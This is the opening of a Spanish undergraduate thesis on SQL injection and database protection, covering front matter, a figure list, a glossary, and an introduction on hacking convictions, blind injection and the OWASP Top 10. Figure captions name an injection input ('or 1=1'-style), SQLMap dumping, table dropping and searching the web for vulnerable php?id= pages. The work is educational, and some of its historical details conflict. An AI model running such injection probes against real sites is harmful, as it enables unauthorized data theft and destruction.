

UNIVERSIDAD MICHOACANA DE SAN NICOLAS DE HIDALGO



FACULTAD DE INGENIERÍA ELÉCTRICA

**MÉTODOS DE ATAQUE A BASES DE
DATOS, ANÁLISIS DE SQL INYECTION
Y GUÍA DE PROTECCIÓN**

TESIS

Que para obtener el título de
Ingeniera en Computación

PRESENTA

Dalia Yaquelin Reyes Oropeza

ASESOR DE TESIS

M.C. Félix Jiménez Perez



Ciudad Universitaria, Morelia Mich, Sep-2018

*“Enfócate en lo que en realidad es importante
y deja de estar perdiendo el tiempo en cosas
sin valor”*

Agradecimientos

En primer lugar le agradezco a Dios le debo todo, a mi familia, por su apoyo, su cariño, y por siempre estar ahí cuando los demás no estaban, a la única mujer que en todo momento está en mi corazón Lilia mi mami por ser el pilar en mi vida por sus palabras de aliento para no dejarme caer, a Gabriel mi papi por estar ahí presente, a mi hermana Gaby y mi hermano Omar por ser partícipes en los momentos más importantes de mi vida, en especial a mi asesor de Tesis M.C Félix Jiménez por el tiempo, dedicación y paciencia para la elaboración de este documento además de guiarme y darme las herramientas necesarias, también agradezco a mis profesores, compañeros, amigos y conocidos que recorrieron junto a mi este largo y hermoso camino que implica la Ingeniería.

Dedicatoria

Este documento se lo dedico a todas las personas que están conmigo aquí y ahora, a mi asesor, a cada uno de mis profesores que me formaron durante la carrera, a mi padre, a mis dos queridos hermanos, y a una mujer que simplemente me hace llenar de orgullo, mi madre ya que no va haber forma de recaudarle tanto de lo que me ha ofrecido desde que incluso aun no estuviera en este mundo, esta tesis es un logro más que llevo a cabo. Y sin lugar a dudas ha sido en gran parte gracias a ella; no sé dónde me encontraría de no ser por su ayuda, su compañía y su inmenso amor hacia mí.

Índice

CAPITULO 1.....	1
1. Introducción.....	1
1.1 Semblanza del problema a resolver.....	1
1.2 Descubrimiento de las Inyecciones de código SQL.....	3
1.3 Blind SQL Inyection.....	5
1.4 Introducción OWASP.....	6
1.5 Objetivo general.....	8
1.6 Objetivos particulares.....	8
1.7 Hipótesis.....	9
1.8 Justificación.....	9
1.9 Descripción del contenido de los capítulos.....	10
CAPITULO 2.....	12
2. Marco Teórico.....	12
2.1 Antecedentes históricos.....	12
2.2 Definición y funcionamiento de una base de datos.....	14
2.3 Tipos de bases de datos.....	14
2.3.1 Bases de datos jerárquicas.....	15
2.3.2 Base de datos de red.....	15
2.3.3 Bases de datos relacionales.....	16
2.3.4 Bases de datos transaccionales.....	17
2.3.5 Bases de datos multidimensionales.....	18
2.3.6 Base de datos orientada a objetos.....	19
2.3.7 Base de datos deductivas.....	20
2.3.8 Base de datos documentales.....	21

2.4	Gestores de bases de datos.....	22
2.4.1	Gestor de Base de Datos MySQL	22
2.4.2	Sistema de Gestión de BD relacional Microsoft SQL server.....	23
2.4.3	Gestión de Base de datos Oracle	25
2.4.4	Gestión de Base de Datos Relacional Microsoft Access	26
2.4.5	Gestión de BD PostgreSQL.....	26
2.4.6	Sistema de gestión de Base de Datos DB2.....	28
2.4.7	Gestor de base de datos Maria DB	28
2.5	Vulnerabilidades más comunes de una base de datos	29
2.5.1	Ataque de seguridad y sesión	29
2.5.2	Nombre de usuario/contraseña en blanco o uso de uno débil	31
2.5.3	Preferencias de privilegios de usuario por privilegios de grupo	32
2.5.4	Características de bases de datos innecesariamente habilitadas	32
2.5.5	Ataque por inyección de código	33
2.6	Métodos de ataque a una base de datos	34
2.6.1	Parámetro vulnerable.....	35
2.6.2	ATACAR VULNERABILIDADES	37
2.6.3	METODOS DE AUTOMATIZACIÓN.....	39
	CAPITULO 3.....	43
3.	Ataque por Inyección SQL	43
3.1	Definición de Inyección	43
3.2	Descripción	44
3.3	Histórico.....	46
	CAPITULO 4.....	47
4.	Herramientas de Seguridad	47
4.1	Absinthe (basado en arboles HTML)	47

4.2	SQLInjector	47
4.3	SQLbftools (Para motores MySQL).....	48
4.4	SQL PowerInjector	49
4.5	Web Inspect	49
4.6	Acunetix web vulnerability scanner	50
CAPITULO 5.....		51
5.	Ejemplos de Ataques	51
5.1	Inyection SQL a ciegas basada en tiempo	51
5.2	Generación de consultas pesadas.....	53
5.2.1	Descripción breve de consultas pesadas.....	53
5.3	Pruebas de ataques con SQL Inyection	55
5.3.1	Arquitectura de una aplicación web	55
5.3.2	Probando páginas vulnerables a SQL Inyection	57
CAPITULO 6.....		93
6.	Pruebas, Resultados y Recomendaciones.....	93
6.1	Protección de una Base de Datos.....	93
6.1.1	Métodos de protección contra SQL Inyection	93
6.1.2	Herramientas de prevención SQL Inyection	99
6.1.2.1	<i>Instalación de un WAF opensource</i>	108
6.2	Objetivos principales para cada base de datos	116
6.3	Principios básicos de seguridad.....	116
6.3.1	Identifique su sensibilidad.....	116
6.3.2	Evaluación de la seguridad.....	117
6.3.3	Auditoría.....	118
6.3.4	Endurecimiento	118
6.3.5	Audite	118

6.3.6	Monitoreo	119
6.3.7	Autenticación, control de acceso y gestión de derechos	119
CAPITULO 7.....		121
7.	Conclusiones.....	121
Bibliografía.....		126

Resumen

Mientras evoluciona la tecnología y los algoritmos computacionales al mismo tiempo crecen los métodos de ataque a las aplicaciones web, este documento contiene información para entender lo que es SQL Injection, uno de los ataques que desde su aparición ha evolucionado considerablemente y en los últimos años se ha posicionado en un lugar preponderante dentro de los ataques informáticos más usados para aplicaciones web.

Se explica cómo se realizan los ataques SQL Injection, cómo funciona la obtención de la información de la base de datos y el tipo de herramientas existentes para realizar un ataque. Este ataque se enfoca a los gestores de bases de datos como son: Oracle, Microsoft SQL Server, MySQL, etc. que son los preferidos por los criminales para ser atacados.

Se muestran los pasos necesarios para proteger una base de datos en instalaciones tradicionales. Estos ataques son tan peligrosos que pueden no solo obtener información de la base de datos (usuarios, contraseñas, etc...), sino también pueden borrar la información de la base de datos, dejarla inservible entre otros.

Dentro de SQL Injection nos adentraremos en un método específico conocido como Blind SQL Injection, además podremos aprender a revisar dentro del código una vez que se haya entendido cómo funciona este tipo de ataque, a corregir los parámetros de programación dentro de PHP y así poder realizar aplicativos web no vulnerables a SQL Injection.

Abstract

While technology and computational algorithms evolve. At the same time the methods of attack to the web applications grow, this document contains information to understand what is SQL Injection, one of the attacks that since its appearance has been evolving considerably and in the last years it has positioned itself in a preponderant place inside of the most used computer attacks for web applications.

It explains how SQL Injection attacks are performed, how the information obtained from the database works and the type of existing tools to perform an attack. This attack focuses on database managers such as: Oracle, Microsoft SQL Server, etc. which are preferred by criminals to be attacked.

The necessary steps to protect a database in traditional installations are shown. These attacks are so dangerous that they can not only obtain information from the database (users, passwords, etc...), but they can also erase the information from the database, leave it unusable or apply to DDOS attacks among others.

Inside SQL Injection we will go into a specific method known as Blind SQL Injection, we can also learn to check inside the code once it has been understood how this type of attack works, to correct the programming parameters within PHP and thus be able to perform Web applications not vulnerable to SQL Injection.

Palabras clave

- ✚ Seguridad
- ✚ Bases de datos
- ✚ Usuario
- ✚ Vulnerabilidad
- ✚ Verificación

Lista de Figuras

Figura 0-1 Modelo Jerárquico [13]	15
Figura 0-2 Modelo de red [14]	16
Figura 0-3 Modelo Entidad-Relación [17]	17
Figura 0-4 Base de datos transaccionales [19]	18
Figura 0-5 Ejemplo de hechos y dimensiones en un modelo multidimensional [20]..	19
Figura 0-6 Método Orientado-a-Objetos [19]	20
Figura 0-7 Modelo Deductivo [16]	21
Figura 0-8 Base de Datos Documental [23]	22
Figura 0-9 Gestor de Base de Datos MySQL [14]	23
Figura 0-10 BD Relacional Microsoft SQL server [27]	24
Figura 0-11 Gestión de Base de Datos de tipo objeto-relacional Oracle [29]	25
Figura 0-12 Gestión de Base de Datos relacional Microsoft Access [30]	26
Figura 0-13 Gestión de Base de Datos relacional orientada a objetos PostgreSQL [28]	27
Figura 0-14 Gestor de base de datos MariaDB [19]	29
Figura 0-15 Ataque por Inyección de código de manera gráfica [26]	34
Figura 0-16 Inyección SQL0	36
Figura 0-17 Inyección SQL+	36
Figura 0-18 Arquitectura de una aplicación web [47]	55
Figura 0-19 Validación de usuarios	56
Figura 0-20 La inyección SQL es el ataque vía web	57
Figura 0-21 Resultado de páginas que se obtuvieron de la búsqueda	58
Figura 0-22 Realizando la prueba de Inyección SQL or '1'o'1	59
Figura 0-23 Muestra como la Inyección es realizada con éxito	59
Figura 0-24 Probando otra página con una Inyección	60
Figura 0-25 Accediendo a la página que es vulnerable	60
Figura 0-26 Error cuando la página no es vulnerable	62
Figura 0-27 Ingresado en el aplicativo al pasar por el login con nombre de usuario y contraseña	63
Figura 0-28 Usuario con el que se ingresa al aplicativo	64
Figura 0-29 Probando que el aplicativo no es seguro y susceptible a SQL Inyección. 65	65

Figura 0-30 Alterando el número de “id & userid” para así ir navegando por los diferentes registros que posee la Base de Datos.....	66
Figura 0-31 Alterando el número de “id =46 & userid=46” para así ir navegando por los diferentes registros.....	67
Figura 0-32 Se muestra que el id sobrepasa el número de registros que posee la Base de Datos	68
Figura 0-33 Realizando una concatenación generando un valor de verdad.....	69
Figura 0-34 Generando un resultado falso	69
Figura 0-35 Comprobando si es susceptible a SQL MP insertando un apostrofe	70
Figura 0-36 Verificando vulnerabilidad con la función Sleep.....	70
Figura 0-37 Comprobando vulnerabilidad con operador menos	71
Figura 0-38 Comprobando vulnerabilidad con operador multiplicación.....	71
Figura 0-39 Comprobando vulnerabilidad con operador división.....	71
Figura 0-40 Comando or sin ingresar usuario/contraseña	72
Figura 0-41 Utilizando la herramienta SQL Injection	73
Figura 0-42 Copia del URL.....	74
Figura 0-43 Escogemos el tipo de análisis SQL Injection	75
Figura 0-44 Información del aplicativo web	76
Figura 0-45 Datos y estructura de los ataques que realizo.....	76
Figura 0-46 Campos en la consulta que se van anidando	77
Figura 0-47 Conocer las Bases de Datos propias de cada SGBD.....	78
Figura 0-48 Tabla con el nombre “SCHEMATA	79
Figura 0-49 Acceso a los nombres de todas las tablas y relación a Base de Datos	79
Figura 0-50 Tabla “COLUMNS” para tener acceso a todas las columnas	80
Figura 0-51 Haciendo uso de la función CONCAT.....	81
Figura 0-52 Haciendo uso de la función GROUP_CONCAT	81
Figura 0-53 Haciendo uso de la función CONCAT_WS.....	82
Figura 0-54 Consola SQLMap	83
Figura 0-55 Comando para obtener ayuda.....	83
Figura 0-56 Todos los comandos y para sirven	84
Figura 0-57 Comando para obtener el nombre de BD	84
Figura 0-58 Obteniendo el archivo con extensión .CSV	85
Figura 0-59 Verificando la ruta del archivo .CSV	85

Figura 0-60 Consultando la información y eliminando la tabla con drop	86
Figura 0-61 Búsqueda de páginas php?id=	87
Figura 0-62 Selección de una página web.....	87
Figura 0-63 Probando si es susceptible SQL Inyection con /	88
Figura 0-64 Determinando que la página es susceptible y muestra un error	88
Figura 0-65 Inyección ORDER BY	88
Figura 0-66 Muestra cuatro columnas.....	89
Figura 0-67 Obtención del nombre de la base de datos y su usuario.....	89
Figura 0-68 Generando los nombres de cada tabla	90
Figura 0-69 Resultado de los campos	90
Figura 0-70 Obteniendo resultado de la tabla	91
Figura 0-71 Volcado de información en SQLMAP	91
Figura 0-72 Volcado de información en un directorio default	92
Figura 0-73 Vista del documento	92
Figura 0-74 Validación para ingreso hacia un aplicativo web o hacia el modo de administrador.....	94
Figura 0-75 Uso de la función de control de caracteres especiales dentro de los campos usuario y password.....	95
Figura 0-76 Análisis de la página con Acuenetix	95
Figura 0-77 Asignación de las variables \$nu y \$pass	96
Figura 0-78 Controlando la Longitud de los campos.....	96
Figura 0-79 Uso de la función mysql_query	97
Figura 0-80 Arquitectura de prevención SQL Inyection	100
Figura 0-81 Consola de ModSecurity [48].....	101
Figura 0-82 Consola OWASP Naxsi [42].....	102
Figura 0-83 Consola Barracuda Web Application Firewall [42].....	103
Figura 0-84 Consola Cisco ACE Web Application Firewall [49].....	104
Figura 0-85 Consola NetScaler AppFirewall [42].....	105
Figura 0-86 Consola Imperva SecureSphere Web Application Firewall [50].....	106
Figura 0-87 Consola IBM Security Guardium [43].....	107
Figura 0-88 Consola Audit Vault and Database Firewall [42]	108
Figura 0-89 Descargando Modosecurity	109
Figura 0-90 Selección para que sistema Operativo se utilizara	109

Figura 0-91 Dirigiéndonos al link para descargar Visual studio	109
Figura 0-92 Escoger la Arquitectura adecuada	110
Figura 0-93 Link para descargar Internet Information Services (IIS)	110
Figura 0-94 Activación de Internet Information Services	111
Figura 0-95 Comprobando la activación de IIS	112
Figura 0-96 Dirigiéndonos a Módulos	112
Figura 0-97 Consola de IIS	113
Figura 0-98 Pasos para configurar el IIS para que sea compatible con PHP.....	113
Figura 0-99 Agregando el sitio web a Conexiones	114
Figura 0-100 Habilitando la conexión.....	114
Figura 0-101 Administrar sitio web	115
Figura 0-102 Código que se ingresa para editar y configurar la seguridad	115
Figura 0-103 Link para descargar las reglas de funcionamiento	116

Lista de tablas

Tabla 2.6-1 Métodos de Automatización39

Glosario de Términos

ANSI- American National Standards Institute.

ASCII- American Standard Code for Information Interchange

Ataque DDoS- Es inhabilitar un servidor, un servicio o una infraestructura sobrecargando el ancho de banda del servidor o acaparando sus recursos hasta agotarlos. (Ataque de un servidor DNS mediante el envío masivo de peticiones desde un gran número de máquinas controladas por el atacante).

BD- Base de datos es una entidad en la cual se pueden almacenar datos de manera estructurada, con la menor redundancia posible.

BSD- Es la otorgada principalmente para los sistemas BSD (Berkeley Software Distribution).

CSRF- Falsificación de Peticiones en Sitios Cruzados

DBMS- El sistema de administración de bases de datos (Database Management System).

DDL- Lenguaje de Definición de Datos.

Defacement- Palabra inglesa que significa desfiguración y es un término usado en informática para hacer referencia a la deformación o cambio producido de manera intencionada en una página web por un atacante que haya obtenido algún tipo de acceso a ella, bien por algún error de programación de la página.

DML- Lenguaje de Manipulación de Datos

FTP- File Transfer Protocol

GNU GPL- GNU Generic Public License

HTTPS- Hypertext Transfer Protocol Secure

IDS- Sistema de detección de intrusiones (Intrusion Detection System) es un programa de **detección** de accesos no autorizados a un computador o a una red, detecta,

gracias a dichos sensores, las anomalías que pueden ser indicio de la presencia de **ataques** y falsas alarmas.

IIS-. Internet Information Services

ING- Es el uso de técnicas a través de las cuales un atacante, generalmente con usos maliciosos o de investigación, se hace pasar por una entidad distinta a través de la falsificación de los datos en una comunicación

IOUG-. (The Independent Oracle Users Group) y pertenece a la categoría Bases de Datos

IP-. Internet Protocol

IPS-. Sistema de Prevención de Intrusos

ISQL-. Inyección SQL

IVR-. Interactive Voice Response

LDD-. Lenguaje de definición de datos (Data Definition Language) es un lenguaje proporcionado por el sistema de gestión de base de datos que permite a los programadores de la misma llevar a cabo las tareas de definición de las estructuras que almacenarán los datos así como de los procedimientos o funciones que permitan consultarlos.

LMD-.Lenguaje de manipulación de datos (Data Manipulation Language, o DML en inglés) es un lenguaje proporcionado por el sistema de gestión de base de datos que permite a los usuarios llevar a cabo las tareas de consulta o manipulación de los datos, organizados por el modelo de datos adecuado.

MD5-. Message-Digest Algorithm

MyISAM-. Es el mecanismo de almacenamiento de datos usado por defecto por el sistema administrador de bases de datos relacionales MySQL

ORDBMS-. Base de Datos Objeto-Relacional es una extensión de la base de datos relacional tradicional, a la cual se le proporcionan características de la programación orientada a objetos (POO).

OWASP-(acrónimo de Open Web Application Security Project, en inglés 'Proyecto abierto de seguridad de aplicaciones web') es un proyecto de código abierto

Pentesting o Penetration Testing-Es la práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas

PL/SQL-Procedural Language

POO-.Programación orientada a Objetos

SGBD-Un sistema gestor de base de datos (SGBD) es un conjunto de programas que permiten el almacenamiento, modificación y extracción de la información en una base de datos

SGBD-Sistema Gestor de Base de Datos.

SIEM-Security Information and Event Management (Información de seguridad y gestión de eventos) esta tecnología lleva a cabo un análisis en tiempo real de los eventos de seguridad generados por los equipos y programas informáticos

SPOOF-Enmascarar informaciones para evitar el rastreo

SQL-(Structured Query Language, lenguaje de consulta estructurada) es un lenguaje específico del dominio que da acceso a un sistema de gestión de bases de datos relacionales que permite especificar diversos tipos de operaciones en ellos

SSL-. Secure Sockets Layer.

Tesaurus-. Es la lista de palabras o términos controlados empleados para representar conceptos

URL-. Uniform Resource Locator

WAF- Web Application Firewall. Un Web Application Firewall (WAF) es un sistema que analiza, filtra y bloquea el tráfico del protocolo HTTP que gestionan los servicios web

WAF-. Web Application Firewall

XML, eXtensible Markup Language

XSS-. Cross-site Scripting

CAPITULO 1.

1. Introducción

1.1 Semblanza del problema a resolver

El protagonista de este tema es Rain Forest Puppy, cuyo nombre real corresponde con Jeff Forristal. Jeff es un investigador de seguridad que lleva más de una década dedicado al mundo de la seguridad en diferentes vertientes, y que actualmente se encuentra trabajando en Bluebox Security con el fin de investigar vulnerabilidades en dispositivos móviles. Entre sus aportaciones destaca, entre otras, la herramienta Whisker, de las primeras aplicaciones para análisis de vulnerabilidades web.

Antes de iniciar con el listado de sujetos condenados con pena de prisión, vale la pena mencionar a Gerald Wondra quien fue una de las primeras personas condenadas por un delito informático. En 1983 fue condenado a 24 meses de libertad condicional, por acceso no autorizado a los sistemas de entidades financieras de Estados Unidos y utilizarlo para hacer llamadas telefónicas. A continuación se presenta un listado de personajes con las condenas más representativas por llevar algún tipo de acción que infringe estas leyes relacionadas con el manejo de información electrónica [1]

A mediados de 1994 Kevin Poulsen fue condenado a 51 meses al ser encontrado culpable de lavado de dinero y obstrucción de la justicia valiéndose de medios tecnológicos.

En 1995 Chris Pile fue condenado en el Reino Unido a 18 meses de cárcel al ser encontrado culpable de crear y distribuir códigos maliciosos. Dentro de los códigos maliciosos se encuentran los virus Pathogen y Queeg que se cargaban en memoria para afectar los programas que estuvieran en ejecución [2]

Quizá una de las condenas más famosas es la que en 1999 se le impusiera a Kevin Mitnick. Debió permanecer 68 meses en la cárcel después de ser encontrado culpable de interceptar comunicaciones y estar relacionado con otros delitos de fraude. [2]

David L. Smith fue condenado a 20 meses de prisión en 2002, después de que se declarara culpable de crear y propagar códigos maliciosos. Específicamente fue el creador de Melissa uno de los virus que más daño ha causado en Internet al afectar miles de cuentas de correo electrónico [2]

Con 26 meses de cárcel fue condenado Adam Bobby en 2004 después de que fuera encontrado culpable de robar números de tarjetas de crédito de una conocida cadena de almacenes después de que logró acceder a los sistemas de la empresa conectándose a través de una red Wifi. Al lograr el acceso lo utilizó para modificar porciones de código de los programas utilizados por los empleados [2]

En 2004 Max Rey Visión fue condenado a 108 meses, una de las condenas más largas que se ha visto hasta el momento por un delito informático. En este caso el delito también estaba relacionado con el robo de información financiera: alrededor de dos millones de tarjetas de crédito [2]

En 2006 Jeanson James Ancheta fue condenado a 57 meses por llevar a cabo ataques de denegación de servicios (DoS) utilizando cientos de computadoras zombies.

James Jeffery fue condenado a 32 meses en 2012 por llevar a cabo un acceso indebido al sitio web de una entidad que facilitaba servicios de aborto en Reino Unido, para robar información de usuarios y hacer un defacement (Desfiguración) de la página.

También en el año 2012 Albert Gonzalez fue condenado a 240 meses la pena más larga impuesta hasta el momento a un cibercriminal. Albert fue el responsable de uno de los fraudes más grandes de la historia, utilizando técnicas de SQL Injection logró robar alrededor de 170 millones de números de tarjetas de crédito y claves de cajeros automáticos.

Durante el año 2013 una condena de 24 meses fue aplicada a Lewys Martin luego de que fuera encontrado culpable de accesos no autorizados a diversos sistemas. Dentro de los sistemas vulnerados se encuentran prestigiosas universidades inglesas, sitios de

policía y gubernamentales del Reino Unido y otros sitios de departamentos oficiales del gobierno de Estados Unidos [2]

Cada día es más común escuchar sobre ataques cibernéticos a **infraestructuras de TI** tanto públicas como del sector privado e incluso a cualquier persona que posea un dispositivo. En la actualidad el cibercrimen es algo que cada día es más demandado. Encontrar la solución para protegerse de estos ataques no es tan complicado, y de una manera eficaz se evita el robo de información privada y no sea una pérdida irreparable o que los datos confidenciales sean utilizados de manera inadecuada.

El origen de la vulnerabilidad radica en la incorrecta verificación o filtrado de las variables utilizadas en un programa que contiene, o genera, código SQL.

Por eso se investiga y se analizan los ataques SQL Injection para determinar las formas de protección a la Base de Datos. El objetivo es entender y saber cómo proteger de un ataque SQL Injection. Los factores de riesgo que hacen que una base de datos sea vulnerable

1.2 Descubrimiento de las Inyecciones de código SQL

Durante una auditoría a un sistema NT, Rain Forest Puppy, encontró un servicio web que interactuaba con una base de datos MS SQL Server 6.5, y revisando la posibilidad del motor SQL, se percató de que era posible ejecutar sentencias encadenadas (batch), para provocar la ejecución de consultas, una vez la aplicación concatena dicha consulta con la original en el código fuente.

Además, como no podía ver el código fuente de la sentencia en sí, incluyo caracteres guion para evitar la ejecución del código posterior a lo que él introdujo. Inyección SQL en toda regla y que evidenció con todo lujo de detalles el primer ataque SQL, PHRACK, publicada el 25 de Diciembre de 1998. [3]

Esta vulnerabilidad dio paso a varios delitos informáticos, de los cuales los más grandes registrados son:

En el 2003 Albert González había sido visto sacando grandes cantidades de dinero de varias tarjetas a media noche por un policía, éste lo llevó a la jefatura inmediatamente al ver lo sucedido y es ahí donde confiesa que por medio de técnicas de SQL Injection había conseguido obtener varios millones de datos de tarjetas de crédito, en su posesión también existían tarjetas vacías que el mismo las programaba con los datos de las tarjetas que había robado, a sus 22 años al ver que era un hacker que tenía potencial, el FBI le ofreció que les ayude en la captura de bandas de hackers y delincuentes informáticos, Albert aceptó el trato por quedar libre, de esta manera empezó a ayudar al FBI y al Gobierno de los Estados Unidos por ser el mejor hacker que existía en esos tiempos, posteriormente lograron atrapar a miembros de una banda de Hackers llamada “Shadowcrew”, para el 2006 ya se había convertido en un confidente a sueldo del FBI quien trabajaba en Miami, en el 2010 descubren que había estado como agente doble ya que mientras ayudaba al Gobierno de los Estados Unidos seguía en contacto con su banda de hackers por lo que recibió dos penas simultáneas de 20 años, la mayor sentencia jamás dictada a un norteamericano por un delito informático, en el juicio que se dio en Marzo del 2010 el juez dijo que lo más terrible que le pareció del caso es que haya engañado a una agencia del Gobierno de los Estados Unidos con la que estaba cooperando [4]

Anonymous por otro lado, es una de las organizaciones más grandes a nivel mundial reconocida de hackers los cuales tienen un gran historial en ataques cibernéticos a varias páginas de empresas, páginas de gobierno, bancos etc.

Estos dos ataques fueron los dos más grandes y relevantes de la historia informática que han aplicado inyección SQL pero cabe destacar que no son ni serán los únicos.

Una de las maneras de realizar estos ataques se basa en ataques a ciegas, es decir, en conseguir que los comandos se ejecuten sin la posibilidad de ver ninguno de los resultados. La inhabilitación de la muestra de los resultados del ataque se produce por el tratamiento total de los códigos de error y la imposibilidad de modificar, a priori, ninguna información de la base de datos. Luego, si no se puede alterar el contenido de la base de datos y no se puede ver el resultado de ningún dato extraído del almacén, ¿se puede decir que el atacante nunca conseguirá acceder a la información? La respuesta correcta a esa pregunta, evidentemente, es no.

A pesar de que un atacante no pueda ver los datos extraídos directamente de la base de datos, es probable que al cambiar los datos que se están enviando como parámetros, se puedan realizar inferencias sobre ellos en función de los cambios que se obtienen. El objetivo del atacante es detectar esos cambios para poder deducir cuál ha sido la información extraída en función de los resultados. Para un atacante, la forma más fácil de automatizar esta técnica es usar un vector de ataque basado en lógica binaria, es decir, en Verdadero y Falso. Este es el vector de ataque en el que nos vamos a centrar en este apartado, las técnicas de inferencia ciega basada en inyección de comandos SQL

1.3 Blind SQL Inyection

Es una técnica de ataque que utiliza la inyección SQL. Se evidencia cuando en una página web, por una falla de seguridad, no muestra mensajes de error al no producirse resultados correctos ante una consulta a la base de datos, mostrándose siempre el mismo contenido. [5]

Existen programas que automatizan este proceso de “tanteos” letra por letra en el resultado de la consulta SQL, que un intruso podría enviar inyectado.

Descripción **Blind SQL Inyection (Ataque a Ciegas)** se evidencia cuando en una página web, por una falla de seguridad, no se muestran mensajes de error al no producirse resultados correctos ante una consulta a la base de datos, mostrándose siempre el mismo contenido (es decir, solo hay respuesta si el resultado es correcto).

1.4 Introducción OWASP

El proyecto abierto de seguridad en aplicaciones Web (OWASP) es una comunidad abierta dedicada a la investigación y solución de causas de software inseguro de las organizaciones para desarrollar, comprar y mantener aplicaciones confiables.[4]

El proyecto OWASP (Open Web Application Security Project) nació hace más de una década y desde entonces se ha dedicado a trabajar en la mejora de la seguridad de las aplicaciones web y las aplicaciones móviles que al final utilizan backendweb. Dentro de los proyectos de documentación se encuentra OWASP TOP TEN, donde se recogen los 10 riesgos de seguridad más importantes en el mundo de la seguridad web donde se muestra como un atacante puede tomar diferentes rutas para hacer daño a una organización, haciendo un análisis de las rutas que se pueden tomar. La última versión del documento OWASP Top 10 fue realizada en el 2013 [5]

Debemos entender que programar aplicaciones web seguras no es una tarea fácil, ya que requiere por parte del programador, no sólo cumplir con el objetivo funcional básico de la aplicación, sino una concepción general de los riesgos que puede correr la información procesada por el sistema.

A continuación, se enlistan las 10 maneras de atacar a una base de datos:

En el primer lugar tenemos SQL Injection es un tipo de ataque a una base de datos en el cual, por la mala filtración de las variables se puede inyectar un código creado por el atacante al propio código fuente de la base de datos

En segundo lugar están los ataques que se producen por una mala gestión de la autenticación o de la gestión de las sesiones. Desde sesiones que no caducan que se envían por el método GET y quedan indexadas en buscadores y proxies, hasta zonas de la App donde no se comprueba correctamente la autenticación de la sesión.

Tercer lugar, Secuencia de Comandos en Sitios Cruzados (XSS) que aún siguen apareciendo constantemente. Por GET, por POST, en el formato HTML Inyección

donde hay que ingeniarse más la ejecución de comandos para saltarse los filtros Anti-XSS o las protecciones.

En el cuarto está el Broken Access control, o lo que es lo mismo, zonas de la aplicación que no están correctamente protegidas y usuarios no autenticados pueden acceder a ella y hacer cosas que no deberían.

Fallos de la configuración de seguridad, desde errores en los mensajes de error, hasta fallos en la configuración del servidor web como por ejemplo el Múltiple Choices de Apache, hasta el IIS Shortname de Microsoft, pasando por los errores no controlados de los frameworks con las configuraciones inseguras de paneles de administración.

Sexto exposición de datos sensibles es decir, para entornos en los que los datos personales, datos médicos etcétera, no están correctamente protegidos en las Apps. Estos datos deben estar protegidos de una forma especial, con un cifrado mayor, o con acceso más restringido utilizando segundos factores de autenticación o verificación robusta de accesos mediante sistemas de autenticación fuerte de las personas que acceden a ellos.

Protecciones frente a ataques insuficientes se encuentra el séptimo lugar donde se habla de la carencia de mecanismos de seguridad en las áreas de prevención (con sistemas WAF, Anti-DDos, sin auditoria/pentesting, periódico o persistente), de Detención de ataques (sin sistemas de logs, SIEM, IDS, etc...) y de Respuesta (sin sistemas de respaldo, backups, cifrado de datos sensibles en la base de datos de forma robusta, etc.).

El octavo son Falsificaciones de Peticiones en Sitios Cruzados (CSRF) estos fallos de Cross-Site Request Forgery. Aun es fácil localizar aplicaciones web sin ninguna protección anti-CSRF en sus enlaces internos.

Noveno uso de componentes con vulnerabilidades conocidas esto es algo que hemos visto hasta en grandes compañías como Apple, que utilizaban para iTunes bibliotecas con vulnerabilidades conocidas como Frameworks, módulos de software es como puede caer el aplicativo ante los atacantes ya que por este medio pueden tener acceso a la información dentro del servidor.

Y por último, en la posición décima, una novedad pero lleva explotándose, APIs mal protegidas, esto es algo que se ve a menudo en App móviles. [6]

Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado [7]

La Inyección SQL es una vulnerabilidad centrada en consultas de la base de datos de una aplicación, esta vulnerabilidad puede estar en todo tipo de lenguajes de programación como por ejemplo PHP, JAVA, PERL, C#, ASP, etc. Una Inyección SQL o SQLi suele suceder cuando se inyecta un código SQL al lenguaje para alterar el contenido y su funcionamiento normal y hacer que se ejecute el código malicioso en la base de dato

1.5 Objetivo general

El objetivo de este proyecto es crear conciencia acerca de la seguridad en aplicaciones mediante la identificación de algunos de los riesgos más críticos que enfrentan las organizaciones mediante el análisis SQL Injection.

1.6 Objetivos particulares

- ✚ Desarrollar un conocimiento integral en los estudiantes sobre los posibles ataques que pueden ocurrir en las Bases de Datos.
- ✚ Mostrar ejemplos de Ataques
- ✚ Dar a conocer las formas de seguridad para proteger nuestra base de datos.
- ✚ Mostrar los últimos avances para combatir los ataques a las Bases de Datos.
- ✚ Indicar las vulnerabilidades de una Base de Datos que pueden ser atacadas

1.7 Hipótesis

Al despertar el interés por la seguridad a los programadores de aplicaciones web disminuye la intrusión no autorizada a la información de las bases de datos.

debido al **“intento” de ataque cibernético** que sufrieron algunas instituciones financieras a finales de abril del año en curso que afectó su proceso de conexión con el **Sistema de Pagos Electrónicos Interbancarios (SPEI)**, lo que propició que diversos bancos operen bajo un programa de “contingencia”, que genera un retraso en las transferencias electrónicas. **Banorte, uno de los bancos afectados**, indicó que tuvieron “una incidencia con un proceso intermedio” de su sistema de conexión al servicio SPEI, mismo que aseguró, se restauró casi de inmediato. Los participantes mencionaron que otras dos instituciones bancarias afectadas fueron Banamex y Banjército.

De acuerdo con versiones extraoficiales, pudo ser un ataque conocido como **denegación de servicio** (DDoS, por sus siglas en inglés), lo que implicaría según involucrados en el tema, que con las medidas contingentes se tenga **“lentitud” en el procesamiento de pagos**.

Las medidas contingentes significan operar después de las cinco de la tarde y durante el fin de semana, como ocurrió, y que los SPEI se realicen de manera manual después de ese horario.

El hackeo no fue dirigido al Sistema de Pagos Electrónicos Interbancarios (SPEI), sino a las aplicaciones o plataformas con las cuales las instituciones financieras se conectan al SPEI. Desde bancos, los ciberdelincuentes enviaron órdenes para mover dinero a cuentas falsas en otras entidades bancarias y cómplices sacaron los retiros en efectivo en docenas de sucursales. No se descarta que los hackers hayan recibido ayuda desde adentro de los bancos. Las autoridades aseguran que el ataque fue contenido.

1.8 Justificación

Mientras que la atención generalmente se ha centrado en asegurar los perímetros de las redes por medio de, firewalls, IDS / IPS y antivirus, cada vez más las organizaciones

se están enfocando en la seguridad de las bases de datos con datos críticos, protegiéndolos de intrusiones y cambios no autorizados.

